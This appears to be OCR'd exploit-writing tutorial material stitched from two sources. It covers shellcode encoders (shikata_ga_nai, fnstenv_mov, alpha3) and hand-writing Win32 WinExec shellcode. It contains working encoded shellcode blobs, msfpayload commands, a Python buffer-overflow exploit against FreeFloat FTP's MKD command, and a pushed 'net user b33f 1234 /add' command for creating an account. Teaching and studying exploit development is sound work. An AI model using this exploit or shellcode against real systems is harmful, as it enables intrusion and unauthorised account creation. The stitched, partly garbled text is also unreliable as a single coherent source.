"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"

"\x43\x58\x42\x4c\x45\x31\x42\x4e\x45\x50\x42\x48\x50\x43\x42"

"\x4f\x51\x62\x51\x75\x4b\x39\x48\x63\x42\x48\x45\x31\x50\x6e"

"\x47\x50\x45\x50\x45\x38\x50\x6f\x43\x42\x43\x55\x50\x6c\x51"

"\x78\x43\x52\x51\x69\x51\x30\x43\x73\x42\x48\x50\x6e\x45\x35"

"\x50\x64\x51\x30\x45\x38\x42\x4e\x45\x70\x44\x30\x50\x77\x50"

"\x68\x51\x30\x51\x72\x43\x55\x50\x65\x42\x48\x45\x38\x45\x31"

"\x43\x46\x42\x45\x50\x68\x42\x79\x50\x6f\x44\x35\x51\x30\x4d"

"\x59\x48\x61\x45\x61\x4b\x70\x42\x70\x46\x33\x46\x31\x42\x70"

"\x46\x30\x4d\x6e\x4a\x4a\x43\x37\x51\x55\x43\x4e\x4b\x4f\x4b"

"\x56\x46\x51\x4f\x30\x50\x50\x4d\x68\x46\x72\x4a\x6b\x4f\x71"

"\x43\x4c\x4b\x4f\x4d\x30\x41\x41";

As you can see in this output, the biggest part of the shellcode consists of alphanumeric characters (we just have a couple of non-alphanumeric characters at the begin of the code)

The main concept behind this encoder is to reproduce the original code (via a loop), by performing certain operations on these alphanumeric characters – pretty much like what shikata_ga_nai does, but using a different (limited) instruction set and different operations.

x86/fnstenv_mov

Yet another encoder, but it will again produce something that has the same building blocks at other examples of encoded shellcode :

- getpc (see later)
- reproduce the original code (one way or another – this technique is specific to each encoder/decoder)
- jump to the reproduced code and run it

Example : WinExec “calc” shellcode, encoded via fnstenv_mov

Encoded shellcode looks like this :

"\x6a\x33\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48"

"\x9d\xfb\x3b\x83\xeb\xfc\xe2\xf4\xb4\x75\x72\x3b\x48\x9d"

"\x9b\xb2\xad\xac\x29\x5f\xc3\xcf\xcb\xb0\x1a\x91\x70\x69"

"\x5c\x16\x89\x13\x47\x2a\xb1\x1d\x79\x62\xca\xfb\xe4\xa1"

"\x9a\x47\x4a\xb1\xdb\xfa\x87\x90\xfa\xfc\xaa\x6d\xa9\x6c"

"\xc3\xcf\xeb\xb0\x0a\xa1\xfa\xeb\xc3\xdd\x83\xbe\x88\xe9"

"\xb1\x3a\x98\xcd\x70\x73\x50\x16\xa3\x1b\x49\x4e\x18\x07"

"\x01\x16\xcf\xb0\x49\x4b\xca\xc4\x79\x5d\x57\xfa\x87\x90"

"\xfa\xfc\x70\x7d\x8e\xcf\x4b\xe0\x03\x00\x35\xb9\x8e\xd9"

"\x10\x16\xa3\x1f\x49\x4e\x9d\xb0\x44\xd6\x70\x63\x54\x9c"

"\x28\xb0\x4c\x16\xfa\xeb\xc1\xd9\xdf\x1f\x13\xc6\x9a\x62"

"\x12\xcc\x04\xdb\x10\xc2\xa1\xb0\x5a\x76\x7d\x66\x22\x9c"

"\x76\xbe\xf1\x9d\xfb\x3b\x18\xf5\xca\xb0\x27\x1a\x04\xee"


"\xf3\x6d\x4e\x99\x1e\xf5\x5d\xae\xf5\x00\x04\xee\x74\x9b"

"\x87\x31\xc8\x66\x1b\x4e\x4d\x26\xbc\x28\x3a\xf2\x91\x3b"

"\x1b\x62\x2e\x58\x29\xf1\x98\x15\x2d\xe5\x9e\x3b\x42\x9d"


"\xfb\x3b";

When looking at the code in the debugger, we see this




- PUSH 33 + POP ECX= put 33 in ECX. This value will be used as counter for the loop to reproduce the original shellcode.
- FLDZ + FSTENV : code used to determine it's own location in memory (pretty much the same as what was used in shikata_ga_nai)
- POP EBX : current address (result of last 2 instructions) is put in EBX
- XOR DWORD PTR DS:[EBX+13], 3BFB9D48 : XOR operation on the data at address that is relative (+13) to EBX. EBX was initialized in the previous instruction. This will produce 4 byte of original shellcode. When this XOR operation is run for the first time, the MOV AH,75 instruction (at 0x00402196) is changed to "CLD"
- SUB EBX, -4 (subtract 4 from EBX so next time we will write the next 4 bytes)
- LOOPD SHORT : jump back to XOR operation and decrement ECX, as long as ECX is not zero

The loop will effectively reproduce the shellcode. When ECX is zero (so when all code has been reproduced), we can see code (which uses MOV operations + XOR to get our desired values):



First, a call to 0x00402225 is made (main function of the shellcode), where we can see a pointer to "calc.exe" getting pushed onto the stack, and WinExec being located and executed.



Don't worry about how the shellcode works ("locating winexec, etc") for now – you'll learn all about it in the next chapters.

Take the time to look at what the various encoders have produced and how the decoding loops work. This knowledge may be essential if you need to tweak the code.

Encoders : skylined alpha3

Skylined recently released the alpha3 encoding utility (improved version of alpha2, which I have discussed in the unicode tutorial). Alpha3 will produce 100% alphanumeric code, and offers some other functionality that may come handy when writing shellcode/building exploits. Definitely worth while checking out !

Little example : let's assume you have written your unencoded shellcode into calc.bin, then you can use this command to convert it to latin-1 compatible shellcode :

ALPHA3.cmd x86 latin-1 call --input=calc.bin > calclatin.bin

Then convert it to bytecode :

perl pveReadbin.pl calclatin.bin

Reading calclatin.bin

Read 405 bytes

"\xe8\xff\xff\xff\xff\xc3\x59\x68"

"\x66\x66\x66\x66\x6b\x34\x64\x69"

"\x46\x6b\x44\x71\x6c\x30\x32\x44"

"\x71\x6d\x30\x44\x31\x43\x75\x45"

"\x45\x35\x6c\x33\x4e\x33\x67\x33"

"\x7a\x32\x5a\x32\x77\x34\x53\x30"

"\x6e\x32\x4c\x31\x33\x34\x5a\x31"

"\x33\x34\x6c\x34\x47\x30\x63\x30"

"\x54\x33\x75\x30\x31\x33\x57\x30"

"\x71\x37\x6f\x35\x4f\x32\x7a\x32"

"\x45\x30\x63\x30\x6a\x33\x77\x30"

"\x32\x32\x77\x30\x6e\x33\x78\x30"

"\x36\x33\x4f\x30\x73\x30\x65\x30"

"\x6e\x34\x78\x33\x61\x37\x6f\x33"

"\x38\x34\x4f\x35\x4d\x30\x61\x30"

"\x67\x33\x56\x33\x49\x33\x6b\x33"

"\x61\x37\x6c\x32\x41\x30\x72\x32"

"\x41\x38\x6b\x33\x48\x30\x66\x32"

"\x41\x32\x43\x32\x43\x34\x48\x33"

"\x73\x31\x36\x32\x73\x30\x58\x32"

"\x70\x30\x6e\x31\x6b\x30\x61\x30"

"\x55\x32\x6b\x30\x55\x32\x6d\x30"

"\x53\x32\x6f\x30\x58\x37\x4b\x34"

"\x7a\x34\x47\x31\x36\x33\x36\x35"

"\x4b\x30\x76\x37\x6c\x32\x6e\x30"

"\x64\x37\x4b\x38\x4f\x34\x71\x30"

"\x68\x37\x6f\x30\x6b\x32\x6c\x31"

"\x6b\x30\x37\x38\x6b\x34\x49\x31"

"\x70\x30\x33\x33\x58\x35\x4f\x31"

"\x33\x34\x48\x30\x61\x34\x4d\x33"

"\x72\x32\x41\x34\x73\x31\x37\x32"

"\x77\x30\x6c\x35\x4b\x32\x43\x32"

"\x6e\x33\x5a\x30\x66\x30\x46\x30"

"\x4a\x30\x42\x33\x4e\x33\x53\x30"

"\x79\x30\x6b\x34\x7a\x30\x6c\x32"

"\x72\x30\x72\x33\x4b\x35\x4b\x31"

"\x35\x30\x39\x35\x4b\x30\x5a\x34"

"\x7a\x30\x6a\x33\x4e\x30\x50\x38"

"\x4f\x30\x64\x33\x62\x34\x57\x35"

"\x6c\x33\x41\x33\x62\x32\x79\x32"

"\x5a\x34\x52\x33\x6d\x30\x62\x30"

"\x31\x35\x6f\x33\x4e\x34\x7a\x38"

"\x4b\x34\x45\x38\x4b\x31\x4c\x30"

"\x4d\x32\x72\x37\x4b\x30\x43\x38"

"\x6b\x33\x50\x30\x6a\x30\x52\x30"

"\x36\x34\x47\x30\x54\x33\x75\x37"

"\x6c\x32\x4f\x35\x4c\x32\x71\x32"

"\x44\x30\x4e\x33\x4f\x33\x6a\x30"

"\x34\x33\x73\x30\x36\x34\x47\x34"

"\x79\x32\x4f\x32\x76\x30\x70\x30"

"\x50\x33\x38\x30\x30";

Encoders : write one yourself

I could probably dedicate an entire document on using and writing encoders (which is out of scope for now). You can, however, use this excellent uninformed paper, written by skape, on how to implement a custom x86 encoder.

https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/

Hello and welcome! Today we will be writing our own shellcode from scratch. This is a particularly useful exercise for two reasons: (1) you have an exploit that doesn't need to be portable but has severe space restrictions and (2) it's good way to get a grasp on ROP (Return Oriented Programming) even though there are some significant differences ROP will also involve crafting parameters to windows API functions on the stack.

To speed things up we will be using the skeleton of the "FreeFloat FTP" exploit that we created in part 1 of this tutorial series. You will also need a program called "arwin" which is a utility to find the absolute addresses of windows functions within a specified DLL. I have included all the relevant information below (the C source and a compiled version).

Exploit Development: Backtrack 5
Debugging Machine: Windows XP PRO SP3
Badcharacters: **"\x00\x0A\x0D"**

Vulnerable Software: Download
Arwin+source: arwin.rar

Introduction

I just want to say a couple of things before we get started. Firstly the shellcode we will write will be OS and build specific (in our case WinXP SP3). Secondly this technique is only possible because the OS DLL's in WinXP are not subject to base address randomization (ASLR). Thirdly Google + MSDN is your biggest friend. Finally don't be discouraged this is much easier than it sounds.

We will be creating two separate "payloads", (1) launching calculator and (2) creating a message-box popup. To do this we will be leveraging two windows API functions (1) WinExec and (2) MessageBoxA.

But first lets have a look at what the shellcode looks like when it is generate by the metasploit framework (take note of the size for later). Don't forget to encode the shellcode to filter out badcharacters.

(1) WinExec: launches calculator

root@bt:~# msfpayload windows/exec CMD=calc.exe R | msfencode -b '\x00\x0A\x0D' -t c

[*] x86/shikata_ga_nai succeeded with size 227 (iteration=1)

unsigned char buf[] =

"\xd9\xec\xd9\x74\x24\xf4\xb8\x28\x1f\x44\xde\x5b\x31\xc9\xb1"

"\x33\x31\x43\x17\x83\xeb\xfc\x03\x6b\x0c\xa6\x2b\x97\xda\xaf"

"\xd4\x67\x1b\xd0\x5d\x82\x2a\xc2\x3a\xc7\x1f\xd2\x49\x85\x93"

"\x99\x1c\x3d\x27\xef\x88\x32\x80\x5a\xef\x7d\x11\x6b\x2f\xd1"

"\xd1\xed\xd3\x2b\x06\xce\xea\xe4\x5b\x0f\x2a\x18\x93\x5d\xe3"

"\x57\x06\x72\x80\x25\x9b\x73\x46\x22\xa3\x0b\xe3\xf4\x50\xa6"

"\xea\x24\xc8\xbd\xa5\xdc\x62\x99\x15\xdd\xa7\xf9\x6a\x94\xcc"

"\xca\x19\x27\x05\x03\xe1\x16\x69\xc8\xdc\x97\x64\x10\x18\x1f"

"\x97\x67\x52\x5c\x2a\x70\xa1\x1f\xf0\xf5\x34\x87\x73\xad\x9c"

"\x36\x57\x28\x56\x34\x1c\x3e\x30\x58\xa3\x93\x4a\x64\x28\x12"

"\x9d\xed\x6a\x31\x39\xb6\x29\x58\x18\x12\x9f\x65\x7a\xfa\x40"

"\xc0\xf0\xe8\x95\x72\x5b\x66\x6b\xf6\xe1\xcf\x6b\x08\xea\x7f"

"\x04\x39\x61\x10\x53\xc6\xa0\x55\xab\x8c\xe9\xff\x24\x49\x78"

"\x42\x29\x6a\x56\x80\x54\xe9\x53\x78\xa3\xf1\x11\x7d\xef\xb5"

"\xca\x0f\x60\x50\xed\xbc\x81\x71\x8e\x23\x12\x19\x7f\xc6\x92"

"\xb8\x7f";

(2) MessageBoxA: popup with the title set to "b33f" and the message set to "Pop the box!"

root@bt:~# msfpayload windows/messagebox TEXT='Pop the box!' TITLE=b33f R| msfencode -b

'\x00\x0A\x0D' -t c

[*] x86/shikata_ga_nai succeeded with size 287 (iteration=1)

unsigned char buf[] =

"\xb8\xe0\x20\xa7\x98\xdb\xd1\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"

"\x42\x31\x42\x12\x83\xc2\x04\x03\xa2\x2e\x45\x6d\xfb\xc4\x12"

"\x57\x8f\x3e\xd1\x59\xbd\x8d\x6e\xab\x88\x96\x1b\xba\x3a\xdc"

"\x6a\x31\xb1\x94\x8e\xc2\x83\x50\x24\xaa\x2b\xea\x0c\x6b\x64"

"\xf4\x05\x78\x23\x05\x37\x81\x32\x65\x3c\x12\x90\x42\xc9\xae"

"\xe4\x01\x99\x18\x6c\x17\xc8\xd2\xc6\x0f\x87\xbf\xf6\x2e\x7c"

"\xdc\xc2\x79\x09\x17\xa1\x7b\xe3\x69\x4a\x4a\x3b\x75\x18\x29"

"\x7b\xf2\x67\xf3\xb3\xf6\x66\x34\xa0\xfd\x53\xc6\x13\xd6\xd6"

"\xd7\xd7\x7c\x3c\x19\x03\xe6\xb7\x15\x98\x6c\x9d\x39\x1f\x98"

"\xaa\x46\x94\x5f\x44\xcf\xee\x7b\x88\xb1\x2d\x31\xb8\x18\x66"

"\xbf\x5d\xd3\x44\xa8\x13\xaa\x46\xc5\x79\xdb\xc8\xea\x82\xe4"

"\x7e\x51\x78\xa0\xff\x82\x62\xa5\x78\x2e\x46\x18\x6f\xc1\x79"

"\x63\x90\x57\xc0\x94\x07\x04\xa6\x84\x96\xbc\x05\xf7\x36\x59"

"\x01\x82\x35\xc4\xa3\xe4\xe6\x22\x49\x7c\xf0\x7d\xb2\x2b\xf9"

"\x08\x8e\x84\xba\xa3\xac\x68\x01\x34\xac\x56\x2b\xd3\xad\x69"

"\x34\xdc\x45\xce\xeb\x03\xb5\x86\x89\x70\x86\x30\x7f\xac\x60"

"\xe0\x5b\x56\xf9\xfa\xcc\x0e\xd9\xdc\x2c\xc7\x7b\x72\x55\x36"

"\x13\xf8\xcd\x5d\xc3\x68\x5e\xf1\x73\x49\x6f\xc4\xfb\xc5\xab"

"\xda\x72\x34\x82\x30\xd6\xe4\xb4\xe6\x29\xda\x06\xc7\x85\x24"

"\x3d\xcf";

You can test these payloads later to confirm that they work as intended. Time to see if we can live up to the metasploit framework and write our own shellcode!!

Skeleton Exploit

To make this tutorial as realistic as possible we are going to be implementing our payloads in the "FreeFloat FTP" exploit that we made for part 1 of this tutorial series. The first step is to generate our skeleton exploit, essentially we will be stripping down our previous exploit like this.

?

```
#!/usr/bin/python


#--------------------------------------------------------------------------------#
# Exploit: FreeFloat FTP (MKD BOF)                                               #
# OS: WinXP PRO SP3                                                              #
# Author: b33f (Ruben Boonen)                                                    #
# Software: http://www.freefloat.com/software/freefloatftpserver.zip             #
#--------------------------------------------------------------------------------#


import socket
import sys


shellcode = (
)


#--------------------------------------------------------------------------------#
# Badchars: \x00\x0A\x0D                                                         #
```


```
# 0x77c35459 : push esp #  ret  | msvcrt.dll                                 #
# shellcode at ESP => space 749-bytes                                        #
#-----------------------------------------------------------------------------#

buffer = "\x90"*20 + shellcode
evil = "A"*247 + "\x59\x54\xC3\x77" + buffer + "C"*(749-len(buffer))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))

s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

This should give us a base to work with. Any shellcode we place in the shellcode variable will be executed. As you can see in the screenshot below we reach our nopsled after stepping through the instructions at EIP.





Nopsled

ASM && Opcode


When you write your own shellcode you will obviously have to deal with assembly and opcode (hex translation of you ASM). You will need some basic knowledge of assembly (push, pop, mov, xor, etc..) nothing to dramatic. The main point here is that your shellcode will be written in opcode so you might ask yourself how do I know what the opcode is for any given instruction. I'll tell you the way I approach the problem.

If you put a breakpoint in the debugger, you can manually edit the instruction there and immunity will provide you with the opcode. In a sense you are using immunity as a dictionary. In the screenshots below you can see the opcode “translation” of several random instructions.









(1) WinExec

Before we can do anything we need to known what the WinExec function looks like and what parameters we need to feed it. You can find that information on MSDN.

WinExec: MSDN

Take some time to read through the information, you will see that the WinExec function has a very simple structure consisting of three parameters as shown below.

Structure: Parameters:

UINT WINAPI WinExec(=> A pointer to WinExec() in kernel32.dll


__in LPCSTR lpCmdLine, => ASCII string "calc.exe"

__in UINT uCmdShow => 0x00000001 (SW_SHOWNORMAL)

);

Lets take this one parameter at a time. The first thing we need to find is a pointer to WinExec, arwin can help us here since kernel32.dll is non-ASLR in WinXP. Open arwin in a terminal on the debugging machine and type the following.

arwin.exe kernel32.dll WinExec



Next we need to figure out how to write our ASCII string (in this case the command we want to run) to the stack. When doing this for the first time it might seem a bit confusing but it's not that difficult. The best way to understand is by looking at the following examples.

ASCII Text:

calc.exe

Split Text into groups of 4 characters:

"calc"

".exe"

Reverse the order of the character groups:

".exe"

"calc"

Look on google for a ASCII to hex converter and convert each character while maintaining the order:

"\x2E\x65\x78\x65"

ASCII Text:

abcdefghijkl

Split Text into groups of 4 characters:

"abcd"

"efgh"

"ijkl"

Reverse the order of the character groups:

"ijkl"

"efgh"

"abcd"

Look on google for a ASCII to hex converter and convert each character while maintaining the order:

"\x69\x6A\x6B\x6C"

"\x63\x61\x6C\x63" "\x65\x66\x67\x68"

"\x61\x62\x63\x64"

To write these values to the stack simply add To write these values to the stack simply add

"\x68" infront of each group: "\x68" infront of each group:

"\x68\x2E\x65\x78\x65" => PUSH ".exe" "\x68\x69\x6A\x6B\x6C" => PUSH "ijkl"

"\x68\x63\x61\x6C\x63" => PUSH "calc" "\x68\x65\x66\x67\x68" => PUSH "efgh"

"\x68\x61\x62\x63\x64" => PUSH "abcd"

This seems pretty straight forward however you might have noticed that our ASCII text needs to be 4-character aligned so what happens when it is not? There are quite a few ways of dealing with this, I suggest you read this excellent tutorial written by corelanc0d3r. As always mastery requires effort. I will however show you one technique, look at the example below.

ASCII Text:

net user b33f 1234 /add

Split Text into groups of 4 characters:

"net "

"user"

" b33"

"f 12"

"34 /"

"add"

As you can see the alignment doesn't add up we are left with 3 characters at the end. There is a easy fix

for this, adding an extra space at the end won't affect the command at all. After reversing the group

order this is what we end up with.

"add " => "\x68\x61\x64\x64\x20" => PUSH "add "

"34 /" => "\x68\x33\x34\x20\x2F" => PUSH "34 /"

"f 12" => "\x68\x66\x20\x31\x32" => PUSH "f 12"

" b33" => "\x68\x20\x62\x33\x33" => PUSH " b33"

"user" => "\x68\x75\x73\x65\x72" => PUSH "user"

"net " => "\x68\x6E\x65\x74\x20" => PUSH "net "

Finally we need to push "1" to the stack. Remember if you don't know the opcode for an ASM instruction you can type the command live in the debugger which will translate it for you.

uCmdShow needs to be set to 0x00000001 there are a couple of ways you can do this just use your

imagination. We are going to use this:

PUSH 1 => "\x6A\x01" (not to be confused with ASCII "1" = "\x31")

(*) Just to give you an idea, something like this could also work:

xor eax,eax (zero out eax register)

inc eax (increment eax with 1)

push eax (push eax to the stack)

Putting Things Together

We are going to put these three arguments on the stack in the same order as shown on MSDN. There are two things we need to remember: (1) the stack grows downward so we need to push the last argument first and (2) lpCmdLine contains our ASCII command but WinExec doesn't want the ASCII itself it want a pointer to the ASCII string.

Doing things the wrong way:

"\x68\x2E\x65\x78\x65" => PUSH ".exe" \ Push The ASCII string to the stack

"\x68\x63\x61\x6C\x63" => PUSH "calc" /

"\x8B\xC4" => MOV EAX,ESP | Put a pointer to the ASCII string in EAX


"\x6A\x01" => PUSH 1 | Push uCmdShow parameter to the stack


"\x50" => PUSH EAX | Push the pointer to lpCmdLine to the stack

"\xBB\xED\x2A\x86\x7C" => MOV EBX,7C862AED | Move the pointer to WinExec() into EBX

"\xFF\xD3" => CALL EBX | Call WinExec()

This is a pretty good try but it won't work. Lets see what happens when we execute these instructions in the debugger.





Its pretty close but we can see that when WinExec is called lpCmdLine doesn't know where our ASCII command ends so it appends a ton of data to "calc.exe". We will need to terminate the ASCII string with null-bytes.

Doing things the right way:

We need "calc.exe" + "\x00"'s but we know that null-bytes are badcharacters however we can easily xor a

register (which will then contain 4 null-bytes) and push it to the stack just before we push “calc.exe”.

"\x33\xc0" => XOR EAX,EAX | Zero out EAX register

"\x50" => PUSH EAX | Push EAX to have null-byte padding for "calc.exe"

"\x68\x2E\x65\x78\x65" => PUSH ".exe" \ Push The ASCII string to the stack

"\x68\x63\x61\x6C\x63" => PUSH "calc" /

"\x8B\xC4" => MOV EAX,ESP | Put a pointer to the ASCII string in EAX


"\x6A\x01" => PUSH 1 | Push uCmdShow parameter to the stack

